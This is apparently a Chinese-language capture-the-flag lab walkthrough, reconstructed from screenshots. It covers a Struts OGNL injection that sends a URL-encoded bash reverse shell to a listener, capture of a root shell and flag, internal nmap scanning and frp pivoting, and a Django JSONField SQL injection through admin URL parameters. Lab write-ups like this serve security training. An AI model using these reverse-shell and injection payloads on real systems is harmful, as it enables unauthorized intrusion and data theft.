
Struts1 Integration

Gangster Name: %{(#dm=@ognl.OgnlContext@DI

Gangster Age: 1

□ Gangster Busted Before

Gangster Description: 1



Struts1 Integration - Result

Gangster bash+-c+%7becho%2cbash-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f9876+0%3e%261%7d%7c%7bbash%2ci%7d added successfully

Gangster Name:
bash+-c+%7becho%2cbash-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f9876+0%3e%261%7d%7c%7bbash%2ci%7d


Gangster Age:
1

Busted Before:
false

Gangster Description:
1

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ nc -lvp 9876
listening on [any] 9876 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 43212
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c5d2627f651d:/tmp# 
```

看一下旗子




```
root@c5d2627f651d:/tmp# ls
ls
flag-{bmh184c60ac-c20c-4c32-868f-40d9714ea4bd}
hsperfdata_root
root@c5d2627f651d:/tmp# 
```

最后一战

网络探测

先安装net-tools，iproute2，nmap，netcat工具，查看ip，发现有两个网卡。192.216.4.0/24是目标子网




```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
152: eth0@if153: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d8:04:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.216.4.1/24 brd 192.216.4.255 scope global eth0
       valid_lft forever preferred_lft forever
158: eth1@if159: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.3/24 brd 192.215.2.255 scope global eth1
       valid_lft forever preferred_lft forever
root@26a412a32ed3:/usr/share/webmin/# 
```

扫描子网中的ip，

192.216.4.1是受控靶机

192.216.4.2是网关


192.216.4.3是目标靶机



```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:18 UTC
Nmap scan report for 192.216.4.2
Host is up (0.000030s latency).
MAC Address: 02:42:79:28:71:41 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000021s latency).
MAC Address: 02:42:C0:D8:04:03 (Unknown)
Nmap scan report for 26a412a32ed3 (192.216.4.1)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.75 seconds
root@26a412a32ed3:/usr/share/webmin/# 
```


漏洞发现

8000端口有个http-alt，5432端口有个postgresql



```
root@26a412a32ed3:/usr/share/webmin/# nmap -sC 192.216.4.3
nmap -sC 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:21 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
5432/tcp open  postgresql
| ssl-cert: Subject: commonName=8706fe90a9d8
| Subject Alternative Name: DNS:8706fe90a9d8
| Not valid before: 2021-01-19T19:19:58
|_Not valid after:  2031-01-17T19:19:58
|_ssl-date: TLS randomness does not represent time
8000/tcp open  http-alt
|_http-title: DisallowedHost          at /
MAC Address: 02:42:C0:D8:04:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
root@26a412a32ed3:/usr/share/webmin/# 
```


-sV参数看一看版本



```
# nmap -sV 192.216.4.3
nmap -sV 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 05:15 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
8000/tcp open  http-alt   WSGIServer/0.2 CPython/3.6.9
2 services unrecognized despite returning data. If you know the service/version, please submit the
 following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5432-TCP:V=7.60%I=7%D=6/7%Time=6843CAF1%P=x86_64-pc-linux-gnu%r(SMB
```


一眼看不出漏洞，我先访问一下这个8000端口，看看网页内容吧

看到一个Django




```
# curl 192.216.4.3:8000
curl 192.216.4.3:8000

<!doctype html>
<html>
    <head>
        <meta charset="utf-8">
        <title>Django: the Web framework for perfectionists with deadlines.</title>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" type="text/css" href="/static/admin/css/fonts.css">
        <style type="text/css">
          body, main {
            margin: 0 auto;
          }
          .body, .tip {
            stroke: #fff;
          }
          html {
            line-height: 1.15;
            -ms-text-size-adjust: 100%;
            -webkit-text-size-adjust: 100%;
            box-sizing: border-box;
          }
          footer, header, main {
            display: block;
          }
          a {
            background-color: transparent;
```

版本是2.2



```
              position: relative;
              margin: 135px auto 0;
            }
            .figure {
              margin-top: 50px;
            }
          }
        </style>
    </head>
    <body>
      <header class="u-clearfix">
          <div class="logo">
            <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
              <h2>django</h2>
            </a>
          </div>
          <div class="release-notes">
            <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel=
"noopener">release notes</a> for Django 2.2</p>
          </div>
      </header>
      <main>
        <div class="figure">
          <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
            <path fill="#FFF" d="M0 0h512v512H0z"></path>
            <text transform="translate(97.173 475.104)"></text>
            <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5-4.4-5.6-8.4-9.2-12-4.6-4.6-10-8.4-16-11.
2 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8
-11.4 6.6-16 11.2-3.5 3.6-6.6 7.6-9.1 12-1-4.3-1.6-8.7-1.6-13.2 0-15.7 6.3-29.9 16.6-40.1 1.6-1.6
```

按照之前的方法搭好frp，成功访问网站




django

View release notes for Django 2.2

The install worked successfully! Congratulations!

You are seeing this page because DEBUG=True is in your settings file and you have not configured any URLs.

访问192.168.56.104:8484/admin,构造url查询，发现我们输入的语句已经被执行了




ProgrammingError at /admin/vuln/collection/

```
syntax error at or near "b') = '"
LINE 1: ...llection" WHERE ("vuln_collection"."detail" -> 'a'b') = '"12...
                                                              ^
```

```
     Request Method: GET
        Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail__a%27b=123
     Django Version: 2.2.3
     Exception Type: ProgrammingError
    Exception Value: syntax error at or near "b') = '"
                     LINE 1: ...llection" WHERE ("vuln_collection"."detail" -> 'a'b') = '"12...
                                                                                   ^
 Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
  Python Executable: /usr/local/bin/python
     Python Version: 3.6.9
        Python Path: ['/usr/src',
                      '/usr/local/lib/python36.zip',
                      '/usr/local/lib/python3.6',
                      '/usr/local/lib/python3.6/lib-dynload',
                      '/usr/local/lib/python3.6/site-packages']
        Server time: Sat, 7 Jun 2025 05:58:40 +0000
```

Traceback Switch to copy-and-paste view

构造一个detail__title')='1' or 1=1--并用url编码

